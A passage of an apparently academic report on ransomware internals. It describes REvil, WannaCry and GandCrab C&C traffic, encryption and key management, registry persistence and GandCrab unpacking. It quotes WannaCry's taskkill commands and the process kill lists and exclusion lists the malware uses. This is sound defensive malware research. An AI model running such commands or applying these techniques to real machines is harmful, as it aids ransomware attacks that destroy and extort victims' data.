/graphic/, /assets/, /pics/, /game/
```

Finally, a set of randomly generated letters, with a total length of 1-10 is appended to the string, followed by one of the following file extensions:

```
.jpg, .png, .gif
```

After constructing the url, a HTTP connection is set up with the C&C server. A POST request is made to the server, with the following header:

```
Content-type: application/octet-stream
Connection: close
```

The payload of the POST request is the encrypted system summary. After this POST request is sent to the server any response from the server is received but never actually read or used by the ransomware.

To summarize, REvil collects information about the system it infects and sends this data, encrypted with AES to all domains in the configuration file using a randomized url for each request. Besides this no communication occurs between REvil and the C&C server.

5.13 Anti-virus evasion methods

No anti-virus evasion methods were found during analysis of the code in IDA and x32Dbg. This conclusion is supported by the analysis that was done by intel[54], the analysis[39] done by McAfee Labs also did not mention any Anti-virus evasion methods.

5.14 Persistence mechanisms

The only persistence mechanism found in this analysis was the executable adding itself as a startup app for the admin user, as mentioned in subsection 5.5. Besides this no persistence mechanisms were found during analysis in IDA and x32Dbg. This is supported by the analysis done by Intel471[54], they state that the only persistence mechanism was that registry key, and that the functionality was removed after version 2.1 of REvil.

5.15 Spreading mechanisms

No code for spreading mechanisms was found during analysis with Any.run, IDA and x32Dbg. McAfee Labs and Intel471 also make no mention of spreading mechanisms in their analyses[39][54].

5.16 Process white/blacklist

As discovered in subsection 5.8 there is a blacklist of processes that are killed before encrypting files on the system. The blacklist of processes can be seen below.

```
Processes : ["wordpad.exe","outlook.exe","tbirdconfig.exe","agntsvc.exe",
        "thebat.exe","mydesktopservice.exe","sqbcoreservice.exe","thunderbird.exe",
        "ocomm.exe","excel.exe","thebat64.exe","steam.exe","xfssvccon.exe",
        "firefoxconfig.exe","sqlagent.exe","ocssd.exe","mydesktopqos.exe",
        "msaccess.exe","isqlplussvc.exe","mspub.exe","winword.exe","sqlbrowser.exe",
        "dbeng50.exe","sqlservr.exe","oracle.exe","encsvc.exe","powerpnt.exe",
        "dbsnmp.exe","infopath.exe","ocautoupds.exe","mysqld_opt.exe","visio.exe",
        "msftesql.exe","mysqld_nt.exe","synctime.exe","sqlwriter.exe","mysqld.exe",
        "onenote.exe"]
```

5.17 Folder white/blacklist used for encryption

As discovered in subsection 5.8 REvil makes use of a whitelist policy for folders, files and extensions that should not be encrypted. These whitelists can be seen below.

```
Folders : ["windows","program files (x86)","$recycle.bin","programdata","boot",
        "perflogs","appdata","mozilla","program files","intel","google",
        "windows.old","tor browser","application data","system volume information",
        "$windows.~ws","msocache","$windows.~bt"]
Files : ["ntuser.dat","boot.ini","autorun.inf","ntuser.ini","thumbs.db","ntldr",
        "bootsect.bak","ntuser.dat.log","iconcache.db","bootfont.bin",
        "desktop.ini"]
Extensions : ["icl","nomedia","msc","ldf","diagcab","drv","msp","key","wpx","idx",
        "386","lock","rom","icns","msstyles","dll","hlp","sys","ics","diagcfg",
        "shs","adv","ani","ocx","nls","scr","hta","bat","lnk","cpl","ico","spl",
        "deskthemepack","bin","msu","themepack","mpa","msi","prf","rtp","com","ps1",
        "theme","exe","cab","cmd","mod","diagpkg","cur"]
```

5.18 Execution flowchart

An execution flowchart was created based on the findings of the analysis of the REvil sample[3] in IDA. The flowchart can be seen below.




Figure 39: REvil execution flowchart

[3]MD5: 61c19e7ce627da9b5004371f867a47d3

5.19 MITRE ATT&CK matrix

Figure 40 shows the MITRE ATT&CK chart for the REvil sample[4] that was analyzed.




Figure 40: REvil MITRE ATT&CK matrix generated using Any.run[1]

[4]MD5: 61c19e7ce627da9b5004371f867a47d3

6 WannaCry analysis

6.1 Packing method

The Wannacry binary is contained inside a DLL file called launcher.dll. This file is injected into the lsass.exe process using a SMB vulnerability[91]. Hsiao et al. mention that the WannaCry binary is extracted and launches as mssecsvc.exe on the system[91], which is also stated by FireEye in their analysis[71].

6.2 Anti-reverse engineering techniques

The DLL containing the encryption component of WannaCry is encrypted with AES[84]. The AES key to decrypt the encrypted DLL is stored at the start of the DLL file in encrypted form, which is decrypted using the RSA key of the ransomware authors.

Another technique WannaCry uses is making use of domain resolving to test if it is running inside a VM. It makes use of a killswitch that stops the program if a domain resolves(as it should not be registered and will only resolve inside a VM)[93][92]. This will be further discussed in subsection 6.12.

WannaCry is split up into several different components of code, which are each encrypted seperately[71]. This is not specifically an anti-reverse engineering technique but does make analysis more difficult.

6.3 Imports

Akbanov et al. state that WannaCry contains the following imports[84]:

- Worm component
  - ws2_32.dll
  - iphlpapi.dll
  - wininet.dll
  - kernel32.dll
  - advapi32.dll
  - msvcp60.dll
  - msvcrt.dll
- Encryption component
  - kernel32.dll
  - advapi32.dll
  - user32.dll

- msvcrt.dll

6.4 Mutexes

WannaCry makes use of the following mutexes[84][71][68]:

- MsWinZonesCacheCounterMutexA
  - Created when reading c.wnry. If the mutex already exists or c.wnry is not found the process exits
- Global\MsWinZonesCacheCounterMutexA0
  - WannaCry checks for this mutex before starting the encryption process, if it is present on the system or created within 60 seconds of WannaCry checking for it then WannaCry exits

6.5 Registry keys

According to Hsiao and Kao[93] WannaCry uses the following registry keys:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssecsvc2.0
    - Used for autorun
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\aucdehyopp032
    - Used for autorun
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    - Used for autorun
HKEY_LOCAL_MACHINE\Software\WanaCrypt0r
    - Used to prevent accidental encryption of files belonging to WannaCry
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager
    - Original filename is saved here during encryption of a file
HKEY_CURRENT_USER\Control Panel\Desktop
    - Used to display the ransom note on the desktop
```

6.6 API Functions

Akbanov et al. have analyzed the functions that WannaCry uses for encryption and found that the following list of functions are used[84]:

- GetCurrentThread
- GetStartupInfoA
- StartServiceCtrDispatcherA
- RegisterServiceCtrDispatcherA
- CreateServiceA
- StartServiceA
- CryptGenRandom

- CryptAcquireContextA
- OpenServiceA
- GetAdaptersInfo
- InternetOpenUrlA
- OpenMutexA
- GetComputerNameW
- CreateServiceA
- OpenServiceA
- StartServiceA
- CryptReleaseContext
- RegCreateKeyW
- fopen
- fread
- fwrite
- fclose
- CreateFileA
- ReadFile

Akbanov et al. also mention that WannaCry makes use of the Windows Crypto API to generate and manage random symmetric and asymmetric cryptographic keys[84]. This can be seen in the fact that the CryptGenRandom function is imported as well as the CryptAcquireContextA and CryptReleaseContext functions.

6.7 Privilege escalation methods

The infection process of WannaCry makes use of the EternalBlue exploit to infect the target with the DoublePulsar backdoor, which runs on the kernel level[18].

6.8 Configuration options

WannaCry makes use of a configuration file called c.wnry. This file contains .onion domains belonging to C&C servers[93][91]. The file also contains a link to a zipped installation of the TOR[69] browser[84]. After communicating with the C&C server a bitcoin address is also written to the file, which is the address used for the ransom payment[93].

6.9 Encryption method

According to Joseph et al. WannaCry makes use of AES-128-CBC with a random key to encrypt all files on the target machine[92], this is further supported by Oikawa et al.[96] and Adamov et al.[82]. The encryption is performed by the Windows Crypto API[92].

6.10 Encryption key management

The random AES key used for file encryption is encrypted with the RSA-2048 public key corresponding to the private key held by the ransomware authors[92][96][82][91]. The AES is key is generated using the Windows Crypto API[92].

6.11 Command & Control communication fields

The following data is sent to the C&C server[91][84][71]:

- User name
- Host name
- System information such as configuration data, internal flags, counters and timestamps

The C&C server sends back a bitcoin address to use in the ransom note[91].

6.12 Network traffic

WannaCry produces network traffic for 3 purposes. The first purpose is to check if it is running inside a VM. WannaCry tries to connect to the following domain "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com", if the domain responds WannaCry exits[93][92]. This is because the supposedly random domain should in theory only be resolved inside a vm that resolves everything. This is the famous WannaCry killswitch[27][63][32][51].

The second purpose of network traffic in WannaCry is to spread WannaCry within a network. WannaCry will repeatedly send TCP SYN packets to port 445 of both LAN and random WAN ip addresses[93][92]. This port is the default port for SMB traffic. If it discovers any potentially vulnerable SMB applications it will attempt to infect those systems, this is further described in subsection 6.15.

Finally, after encryption WannaCry will contact Command & Control servers through the TOR browser[82][92], which is prepackaged within the ransomware. The data sent to and from the C&C server was already discussed in subsection 6.11. The server sends back a unique bitcoin address which will be listed in the ransom note. This address is the address to which the ransom needs to be paid[91].

6.13 Anti-virus evasion methods

No Anti-virus evasion methods were found in current literature.

6.14 Persistence mechanisms

WannaCry creates a registry entry that ensures that it is executed every time the machine is restarted[84]. Wannacry also attempts to gain persistence by adding itself to the windows autorun feature[84].

6.15 Spreading mechanisms

WannaCry spreads itself using a SMBv1 vulnerability[91]. It infects systems through use of the EternalBlue exploit[83][91] and DoublePulsar backdoor[96][91].

6.16 Process white/blacklist

WannaCry tries to kill SQL and MS exchange database processes before the encryption process starts[84]. This is probably done to avoid the database processes from interfering with the encryption of the database files that they manage. The processes are killed using the following commands[71]:

```
taskkill.exe /f /im Microsoft.Exchange.\*
taskkill.exe /f /im MSExchange\*
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im mysqld.exe
```

Thus the WannaCry process blacklist is as follows:

```
Microsoft.Exchange.*, MSExchange*, sqlserver.exe, sqlwriter.exe, mysqld.exe
```

6.17 Folder white/blacklist used for encryption

WannaCry only encrypts files with one of 178 specific extensions[92]. In Figure 41 the list of specific extensions can be found, which is listed in a WannaCry analysis done by FireEye[71].

```
.der, .pfx, .key, .crt, .csr, .p12, .pem, .odt, .ott, .sxw, .stw, .uot, .3ds, .max, .3dm,
.ods, .ots, .sxc, .stc, .dif, .slk, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm,
.mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .sql, .accdb, .mdb, .db, .dbf, .odb, .frm, .myd,
.myi, .ibd, .mdf, .ldf, .sln, .suo, .cs, .c, .cpp, .pas, .h, .asm, .js, .cmd, .bat, .ps1,
.vbs, .vb, .pl, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .rb, .java, .jar, .class, .sh, .mp3,
.wav, .swf, .fla, .wmv, .mpg, .vob, .mpeg, .asf, .avi, .mov, .mp4, .3gp, .mkv, .3g2, .flv,
.wma, .mid, .m3u, .m4u, .djvu, .svg, .ai, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png,
.bmp, .vcd, .iso, .backup, .zip, .rar, .7z, .gz, .tgz, .tar, .bak, .tbk, .bz2, .PAQ, .ARC,
.aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .edb, .potm, .potx,
.ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm,
.dotx, .dotm, .dot, .docm, .docb, .jpg, .jpeg, .snt, .onetoc2, .dwg, .pdf, .wk1, .wks, .123,
.rtf, .csv, .txt, .vsdx, .vsd, .eml, .msg, .ost, .pst, .pptx, .ppt, .xlsx, .xls, .docx, .doc
```

Figure 41: File extensions that WannaCry will encrypt

According to an analysis done by FireEye WannaCry will not encrypt folders with the following names[71]:

```
\\
$\
Intel
ProgramData
WINDOWS
Program Files
Program Files (x86)
AppData\Local\Temp
Local Settings\Temp
Temporary Internet Files
Content.IE5
```

6.18 Execution flowchart

Below one can see the execution flowchart for WannaCry. This flowchart was created based on the flowcharts of different WannaCry components found in the analysis done by Hsiao et al[91].




Figure 42: WannaCry execution flowchart

6.19 MITRE ATT&CK matrix

The ATT&CK matrix in Figure 43 should give the reader an overview of the techniques used by WannaCry[5], most of which were discussed in this chapter.

[5]MD5: e58fdd8b0ce47bcb8ffd89f4499d186d




Figure 43: WannaCry MITRE ATT&CK matrix generated using Any.run[1]

7 GandCrab analysis

7.1 Packing method

Lemmou et al state that GandCrab version 1,2,3 and 4 are all packed using a custom packer that cannot be identified by PEiD and EXEInfoPacker[95]. There are also no strings visible in the packed binary. Since there is no unpacked executable available for further research we will have to unpack our own executable. A GandCrab v4 executable is downloaded from Malshare[6]. In order to unpack the executable it is loaded into x32Dbg. By clicking the run button once x32Dbg will halt execution in the original entry point (OEP) of the executable. We notice that there is a jump that jumps to a location above the OEP, which does not happen in regular executables.




Figure 44: GandCrab jmp to above OEP

This is most likely the jump that jumps to the OEP of the unpacked code and as such a breakpoint is set on this jmp instruction. After following the jmp instruction the unpacked binary can be dumped. This is done using Scylla, during this process the imports of the unpacked binary can also be viewed, this can be seen in Figure 45. This results in an unpacked binary that can be used for the rest of this analysis.

[6]MD5: 0301296543c91492d49847ae636857a4




Figure 45: Dumping unpacked GandCrab binary using Scylla

An important note to make here is that it is not neccessary to load the IAT into the binary with Scylla as it is already included in the binary.

To summarize, all GandCrab versions are packed using a custom packer that loads the actual executable at runtime into its own process memory, the imports of the executable are present inside the executable and not resolved at runtime. After unpacking, strings inside the binary become visible in plaintext, no string encryption is used.

7.2 Anti-reverse engineering techniques

After unpacking the GandCrab executable no anti-reverse engineering techniques were found in the executable. This is confirmed by the analysis done by Fortinet[25] which states that no anti-analysis or heavy obfuscation is present within GandCrab v4. The analysis of GandCrab v1 by Lemmou et al. also does not mention any anti-reverse engineering techniques[95]. Fortinet state that in version 4.3 some anti-analysis code was added to make it harder to reverse

engineer[4]. This code consisted of NOP codes inside the source code, making functions appear larger than they were.

Thus GandCrab does not make use of anti-reverse engineering techniques in version 1 and 4 of its ransomware. In version 4.3 an anti-analysis functionality is added in the form of redundant code.

7.3 Imports

Since there are no scientific papers discussing which imports GandCrab uses, the unpacked GandCrab v4 sample from subsection 7.1 is analyzed. After opening the unpacked executable in IDA the following imports are found:

- Advapi32.dll
- Kernel32.dll
- Mpr.dll
- Shell32.dll
- User32.dll
- Wininet.dll

7.4 Mutexes

GandCrab version 1 creates a unique mutex on each system using the pc_group of the system and the unique ransom_id created for the system[95]. The ransom_id is created in the following manner[95]:

```
ransom_id=CRC32(Decimal(8_FirstHex_VolumeSerialNumber)||ProcessorName||ProcessorFamily)||
8_FirstHex_VolumeSerialNumber
```

Which results in the following mutex that is used by GandCrab[95]:

```
Global\pc_group=<PcGroup>&ransom_id=<ID_Victim>
```

This mutex serves as a kill switch for the ransomware in case the ransomware has already ran on the system.

According to Fortinet this mutex creation function has been updated several times in different updates of Version 4 as developers of Ahnlab released a "vaccine" that created the mutex on a system, making the system immune to GandCrab[4].

7.5 Registry keys

The only registry key that versions below version 4 of GandCrab were found to edit was the RunOnce key. This key is used to restart the ransomware after a reboot[95].

`HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`

According to Fortinet GandCrab version 4 consisted of a major overhaul[4]. Newer versions of GandCrab were found to encrypt the generated RSA private key with a randomly generated Salsa20 key. That Salsa20 key is then encrypted using the RSA public key corresponding to the encrypted private key. This combination of keys is then stored as a binary block in

`HKCU\Software\keys_data\data\private`

The RSA public key is stored in

`HKCU\Software\keys_data\data\public`

7.6 API Functions

GandCrab makes use of 128 API functions spread out over 6 different DLL files. The imports are distributed in the following manner:

- ADVAPI32.DLL - 18 functions
- KERNEL32.DLL - 96 functions
- MPR.DLL - 3 functions
- SHELL32.DLL - 3 functions
- USER32.DLL - 2 functions
- WININET.DLL - 6 functions

Notable functions used by GandCrab are:

- CryptDestroyKey - Destroys the handle of the key passed to the function[7]
- CryptGenKey - generates a random cryptographic session key or a public/private key pair[10]
- CryptEncrypt - Encrypts data using the algorithm corresponding to the key passed to the function[8]
- CryptImportKey - Used to import cryptographic keys into the cryptographic service provider[12]
- CryptExportKey - Used to export keys from the cryptographic service provider[9]

To summarize, GandCrab uses Windows API functions for both encryption and key management.

The full list of imported functions can be found in the Appendix in subsection 12.3.

7.7 Privilege escalation methods

Lemmou et al. do not mention any privilege escalation methods in their analysis of GandCrab v1[95]. There is also no mention of any privilege escalation methods within the analysis done by Fortinet on Gandcrab v4[25]. Running several GandCrab samples[7][8][9] in Any.run[1] confirmed this.

7.8 Configuration options

Configuration in versions up until version 4 appears to be done through the C&C server. The response of the C&C server specifies if the ransomware should continue to execute or terminate, as well as which public key should be used to encrypt the AES keys used to encrypt files on the system[95]. The analysis done by Lemmou et al. does not mention any other configuration options. From version 4 onwards no longer contact the C&C server before encryption[25].

7.9 Encryption method

The RC4 algorithm is used to encrypt the C&C traffic[95]. RSA is used to encrypt the file encryption keys[95]. In GandCrab V1 files are encrypted using AES-256 in CBC mode with a unique key for each file, which is afterwards encrypted using the public RSA key mentioned in subsection 7.5[95]. In version 4 GandCrab switched to using the Salsa20[59] encryption scheme for file encryption[24][4][25]. The encryption key itself is encrypted before being stored at the end of the file together with the file size before encryption and some other metadata about the file[95].

7.10 Encryption key management

According to Lemmou et al. in GandCrab v1 a public/private RSA key pair is generated using the Windows Crypto API[95]. This key pair is exported and sent to the Command & Control server. The C&C server then replies with the public RSA key to use for infection(to prevent overinfection). Files are encrypted using AES-256-CBC with a key consisting of randomly generated bytes generated using the CryptGenRandom function[11]. The file encryption key is encrypted using the RSA public key and is appended to the file.

Analysis done by Fortinet shows that encryption key management is updated in version 4[25]. From version 4 GandCrab no longer needs to contact the Command & Control server to obtain the public RSA key needed to encrypt a system. From version 4 onwards GandCrab generates a local RSA-2048 key pair as well as a Salsa20 key and nonce. The local RSA-2048 private key is then encrypted using Salsa20 and stored in the registry. The Salsa20 key used to encrypt the private key is then encrypted using the the attackers RSA public

[7] MD5: 0301296543c91492d49847ae636857a4
[8] MD5: b68dc553317d59f38d4894455b991100
[9] MD5: 6f1f59c1301951467dc464743b649372

key and stored in combination with the encrypted local RSA private key in the registry. As can be derived from the imported API functions found in Table 12, Encryption keys are generated using the Windows Crypto API(found in Advapi32.dll). File encryption is done using a randomly generated Salsa20 key for each file, which is then encrypted with the local RSA public key generated during the process described above and appended to the encrypted file.

7.11 Command & Control communication fields

Lemmou et al. state that GandCrab version 1 collects the following variables to send to the C&C server before encryption starts[95]:

- Ip_address - The external ip address of the system
- Pc_user - Name of the user that launched the ransomware
- Pc_name - NetBIOS name of the target machine
- Pc_group - DNS domain name of the system
- Pc_lang - Current language of the machine
- Pc_keyb - Boolean indicating if the keyboard language is set to Russian
- Os_major - Information about the system found by calling GetNativeSystemInfo as well as querying the following registry key:

  `HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows_NT\CurrentVersion\ProductName`

- Os_bit - Indicates the how many bits the operating system is
- Ransom_id - The ransom id mentioned in subsection 7.4
- Hdd - List of drives on the system containing their drive type as well as their size and used space
- Pub_key - Public key generated on the system to encrypt file encryption keys
- Priv_key - Private key corresponding to the public key mentioned above
- Av - List of anti-virus processes present on the system
- Version - Version of GandCrab that is running

These fields are collected into a single data string, which is encrypted using the RC4 algorithm before being sent to the C&C server using a POST request to <C&C address>/curl.php?token=1027[95].

The following fields are collected and sent to the C&C server after encryption of the system finished[95]:

- E_files - Number of encrypted files

- E_size - Size of encrypted files
- E_time - Time taken to encrypt all files
- Pc_group - DNS domain name of the system
- Ransom_id - The ransom id mentioned in subsection 7.4

7.12 Network traffic

Gandcrab versions before version 4 will use the network to send a system summary as well as the locally generated RSA keys to the C&C server and will divert its execution based on the reply received[95]. The C&C server can send back a RSA public key which will be used during encryption instead of the local RSA public key. If the server sends back the response {DELETE} the process will terminate[95]. This is most likely done if the victim is located in a CIS country, which is a common factor used by ransomware authors to determine if they should proceed with an infection[31]. After encryption has finished a summary of the encryption process is sent to the C&C server. Finally when the shadow copies have been deleted GandCrab will open the ransom link in the default browser.

From GandCrab v4.1 onwards GandCrab only contacts the C&C server after the encryption process has finished to send a summary of data collected from the victim[4].

7.13 Anti-virus evasion methods

GandCrab scans SQL files for special strings, which according to Lemmou et al. is to scan for decoy files[95]. This means that GandCrab will not encrypt files it deems decoy files as a means of encrypting systems that employ decoy files to detect ransomware infections.

7.14 Persistence mechanisms

The only persistence mechanism found in several GandCrab analyses[95][25][4] is the fact that GandCrab adds itself as a startup service through a registry key entry. The registry key used for this can be found in subsection 7.5.

7.15 Spreading mechanisms

There were no spreading mechanisms found in several analyses[95][4][25]. As such there do not seem to be any spreading mechanisms present within GandCrab.

7.16 Process white/blacklist

According to Lemmou et al. Gandcrab uses the following blacklist to kill processes[95]:

```
oracle.exe, ocssd.exe, msftesql.exe, mspub.exe,
dbsnmp.exe, sqlagent.exe, sqlbrowser.exe, sqlservr.exe, excel.exe,
agntsvc.exe, sqlwriter.exe, synctime.exe, agntsvc.exe, agntsvc.exe,
isqlplussvc.exe, xfssvccon.exe, thebat.exe, steam.exe, agntsvc.exe,
encsvc.exe, firefoxconfig.exe, ocomm.exe, mysqld.exe, powerpnt.exe,
mysqld-nt.exe, mysqld-opt.exe, dbeng50.exe, inmydesktopservice.exe,
fopath.exe, visio.exe, msaccess.exe, onenote.exe, ocautoupds.exe,
mydsqbcoreservice.exe, outlook.exe, thebat64.exe, thunderbird.exe,
wordpad.exe, esktopqos.exe, winword.exe, tbirdconfig.exe
```

7.17 Folder white/blacklist used for encryption

Lemmou et al. state that GandCrab does not encrypt files inside the following folders[95]:

```
ProgramData,
Program Files,
Tor Browser,
Ransomware,
All Users,
Local Settings,
Windows,
Folders retrieved using the SHGetSpecialFolderPathW function\todo{find out what folder t
```

Lemmou et al. state that the ransomware authors confirmed to them that GandCrab targets about 4400 file extensions. The extensions are received from the Command & Control server after contacting the server. This process occurs before encryption[95].

GandCrab does not encrypt the following files[95]:

```
desktop.ini,
autorun.inf,
boot.ini,
thumbs.db,
iconcache.db,
bootsect.bak,
ntuser.dat.log,
GDCB-DECRYPT.txt
```

7.18 Execution flowchart

Versions before major update, based on research done by Lemmou et al.[95]:

